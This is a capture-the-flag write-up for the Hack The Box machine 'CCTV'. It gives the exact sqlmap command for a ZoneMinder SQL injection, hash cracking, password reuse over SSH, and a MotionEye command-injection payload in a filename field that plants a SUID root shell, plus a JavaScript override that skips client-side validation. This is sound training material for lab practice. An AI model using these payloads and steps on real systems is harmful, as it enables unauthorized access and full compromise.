CCTV [HTB]

Review
CCTV is an easy-difficulty machine that introduces two vulnerabilities -> CVE-2024-51482 and CVE-2025-60787. The initial nmap scanning revealed a website hosting ZoneMinder, which was affected by a boolean-based SQL injection vulnerability. Exploiting this flaw, we extracted mark's password, cracked it, and then reused it to gain a foothold on the taget system. Further enumeration revealed the MotionEye service running with root privileges. Its version installed was vulnerable to a command injection flaw, which allowed us to take over the target.
Attack Path
~$ Recon
❯ nmap -sV -sC -p- --min-rate=5000 $IP -oN nmap-scan
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 76:1d:73:98:fa:05:f7:0b:04:c2:3b:c4:7d:e6:db:4a (ECDSA)
80/tcp open  http    Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://cctv.htb/
As the output reveals, there are two ports open:
-> ssh (22/tcp)
-> http (80/tcp)
The web application redirects to cctv.htb. Add this record to /etc/hosts:
❯ echo "\n$IP\tcctv.htb" | sudo tee -a /etc/hosts
~ Web
The website’s homepage:

The Staff Login button located in the top right corner leads us to the login page:

[+] ZoneMinder Software
ZoneMinder is an open-source software that provides a video surveillance system for Linux. It is used for video recording, motion detection, live viewing, and more. This software turns a computer connected to the cameras into a surveillance system (CCTV, NVR).
Documentation located at this link states that the default credentials for the initial login are -> admin : admin

[!] Login default creds have not been changed
The login attempt using these credentials was successful.
The dashboard revealed ZoneMinder’s version:

[!] ZoneMinder version -> 1.37.63 [!]
ZoneMinder v.1.37.63 is vulnerable to CVE-2024-51482.
~$ Foothold
~ [CVE-2024-51482] Boolean-Based SQLi in ZoneMinder
The vulnerability is in a function in web/ajax/event.php -> one user-controllable parameter called tid is put directly into the SQL query allowing us to perform an SQLi attack.
Exploiting Boolean-based SQLi is a very time-consuming process. Because of this, I searched for ZoneMinder’s database structure.
The default database name is zm.
Additionally, the database structure can be found here.
We are interested in the Users table that has the following structure (I’ve included a short snippet of it):
-- Table structure for table `Users`
--

DROP TABLE IF EXISTS `Users`;
CREATE TABLE `Users` (
  `Id` int(10) unsigned NOT NULL auto_increment,
  `Username` varchar(64) character set latin1 collate latin1_bin NOT NULL default '',
  `Password` varchar(64) NOT NULL default '',
  -- ......
  UNIQUE KEY `UC_Username` (`Username`)
) ENGINE=@ZM_MYSQL_ENGINE@;
We are already logged in as the admin user. Therefore, it is possible to view all users via this URL -> http://cctv.htb/zm/index.php?view=options&tab=users

[+] users -> mark and superadmin
First, I tried to retrieve the mark’s password using the sqlmap tool:
❯ sqlmap -u 'http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1' \
--cookie="ZMSESSID=cggn7rb4gs6651gqset35vnejr" -p tid --dbms=mysql --flush-session \
-D zm -T Users --batch -C 'Password' --where="Username='mark'" --dump
As a result, the hash was extracted:

[+] mark’s hash -> $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.
> Crack the hash with hashcat
The extracted hash is a bcrypt hash with a mode number of 3200:

Run this command:
❯ hashcat -m 3200 -a 0 mark.hash /usr/share/wordlists/rockyou.txt

[+] mark : opensesame
We can assume that the target host has a system user mark that may reuse this password for system access.
❯ ssh mark@cctv.htb
“Welcome to Ubuntu” !

However, the user.txt file awaits us elsewhere )
Mark’s home directory contains nothing interesting:
mark@cctv:~$ ls -la
total 36
drwxr-x--- 5 mark mark 4096 Mar  2 09:49 .
drwxr-xr-x 4 root root 4096 Mar  2 09:49 ..
lrwxrwxrwx 1 root root    9 Feb 13 10:01 .bash_history -> /dev/null
-rw-r--r-- 1 mark mark  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 mark mark 3771 Mar 31  2024 .bashrc
drwx------ 2 mark mark 4096 Mar  2 09:49 .cache
drwx------ 3 mark mark 4096 Mar  2 09:49 .gnupg
-rw-r--r-- 1 mark mark  807 Mar 31  2024 .profile
drwx------ 2 mark mark 4096 Mar  2 09:49 .ssh
-rw-rw-r-- 1 mark mark  165 Sep 14  2025 .wget-hsts
The sa_mark user exists on the system:
mark@cctv:~$ ls -la /home
total 16
drwxr-xr-x  4 root    root    4096 Mar  2 09:49 .
drwxr-xr-x 23 root    root    4096 Mar  2 09:49 ..
drwxr-x---  5 mark    mark    4096 Mar  2 09:49 mark
drwxr-x---  4 sa_mark sa_mark 4096 Mar  2 09:49 sa_mark
~$ Privilige Escalation
Check the system for any open ports listening for connections locally:
mark@cctv:~$ ss -tulpn | grep 127.0.0.1
There are a multitude of local listeners:
tcp   LISTEN 0      4096       127.0.0.1:9081       0.0.0.0:*
tcp   LISTEN 0      128        127.0.0.1:8765       0.0.0.0:*
tcp   LISTEN 0      4096       127.0.0.1:8888       0.0.0.0:*
tcp   LISTEN 0      70         127.0.0.1:33060      0.0.0.0:*
tcp   LISTEN 0      4096       127.0.0.1:8554       0.0.0.0:*
tcp   LISTEN 0      4096       127.0.0.1:7999       0.0.0.0:*
tcp   LISTEN 0      4096       127.0.0.1:1935       0.0.0.0:*
tcp   LISTEN 0      151        127.0.0.1:3306       0.0.0.0:*
The /tmp directory contains a folder named MotionEye.
I decided to check systemd services (/etc/systemd/system/) for anything unusual and found this one:
mark@cctv:/etc/systemd/system$ cat motioneye.service
[Unit]
Description=motionEye Server
After=network.target local-fs.target remote-fs.target

[Service]
User=root
RuntimeDirectory=motioneye
LogsDirectory=motioneye
StateDirectory=motioneye
ExecStart=/usr/local/bin/meyectl startserver -c /etc/motioneye/motioneye.conf
Restart=on-abort

[Install]
WantedBy=multi-user.target
The MotionEye service runs on port 8765 in the root context.
MotionEye is a video surveillance program with motion detection.
Look at its version:

[!] MotionEye 0.43.1b4
~ [CVE-2025-60787] Command Injection in MotionEye
This vulnerability allows us to execute arbitrary code on the target system via improperly sanitized fields in the Web UI that are passed directly to the configuration file.
The fields image_file_name and movie_filename are accepted by MotionEye and are written directly into the camera’s configuration file (e.g. /etc/motioneye/camera-1.conf).
When MotionEye restarts, the Motion binary reads this config file and treats these fields like shell expandable -> therefore, symbols like backticks and $() are interpreted like shell commands.
Perform port forwarding via ssh to access the web interface on the attacker’s machine:
❯ ssh -L 8765:127.0.0.1:8765 mark@cctv.htb
The web interface meets us with login page:

We can find valid creds in the configuration file called /etc/motioneye/motion.conf :
mark@cctv:/etc/motioneye$ cat motion.conf
# @admin_username admin
# @normal_username user
# @admin_password 989c5a8ee87a0e9521ec81a79187d162109282f0
# @lang en
# @enabled on
# @normal_password


setup_mode off
webcontrol_port 7999
webcontrol_interface 1
webcontrol_localhost on
webcontrol_parms 2

camera camera-1.conf
[+] MotionEye Creds -> admin : 989c5a8ee87a0e9521ec81a79187d162109282f0
Exploitation:
1: Log in using creds from the motion.conf file.
2: Go to the Camera Settings -> Still Images.
3: Find the Image File Name field and insert this payload to create an SUID copy of the bash binary in the tmp directory:
$(cp /bin/bash /tmp/root.bash && chmod +s /tmp/root.bash).%Y-%m-%d-%H-%M-%S
4: Set Capture mode to Interval Snapshots and Interval to 10:
5: Bypass Client-Side validation
There is a client-side validation that prevents us from entering this payload. It can be bypassed by running the following javascript code in the DevTools’ console:
configUiValid = function() { return true; };

Save changes, go back to the shell, and run the created SUID binary:
mark@cctv:/tmp$ ./root.bash -p

[+] /root/root.txt
[+] /home/sa_mark/user.txt